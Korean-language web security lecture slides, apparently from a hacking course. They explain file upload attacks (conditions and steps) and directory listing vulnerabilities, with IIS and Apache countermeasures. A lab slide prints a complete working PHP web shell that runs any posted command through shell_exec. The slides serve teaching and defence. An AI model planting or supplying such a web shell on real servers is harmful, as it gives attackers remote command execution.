- ◆ 공격자는 웹 서버에서 실행가능 한 웹셸
- ◆ 또는 간단한 Backdoor를 작성하여 업로드 한 뒤 이를 이용하여 해킹 시도


❖ 공격조건

- ◆ 파일의 업로드가 가능해야 한다.
- ◆ 파일이 업로드 된 디렉토리의 경로를 알아야 한다.
- ◆ 파일이 업로드 된 디렉토리에 PHP 실행 설정이 되어 있어야 한다.

12. File Upload 공격 절차


❖ 1 단계

- ◆ 웹서버에 악성스크립트를 업로드 한다



❖ 2 단계

- ◆ 업로드한 악성스크립트를 요청하면, WAS에서 스크립트가 수행된다



12. [실습]웹쉘 Upload 및 실행(cont)

❖ Webshell.php

```
<?php
$cmd = $_POST['cmd'] ?? "";
if( $cmd)
    $output = shell_exec($cmd . " 2>&1");
?>

<!DOCTYPE html>
<html>
<body>
<form method="post">
    <input type="text" name="cmd" placeholder="command">
    <input type="submit" value="Run">
</form>

<pre>
<?= htmlspecialchars($output ?? "", ENT_QUOTES, 'UTF-8') ?>
</pre>
</body>
</html>
```

12. Directory Listing 취약점

❖ Main Cause

- ◆ a.k.a Directory Indexing Vulnerability
- ◆ 웹 서버의 잘못된 환경설정으로 인해 디렉토리와 파일목록을 노출하게 됨
- ◆ 파일명을 입력하지 않고 폴더(디렉토리)까지만 지정한 경우 디렉토리 내의 모든 하위 디렉토리들과 파일들을 보여주게 된다.

❖ Impact

- ◆ 애플리케이션 구조 노출
- ◆ 파일 목록 열람 및 다운로드

❖ 대응책

- ◆ IIS : [인터넷서비스관리자]에서 "디렉토리 검색" 체크해제
- ◆ Apache : /etc/apache2/sites-available/000-default.conf -> -Indexes 목록 차단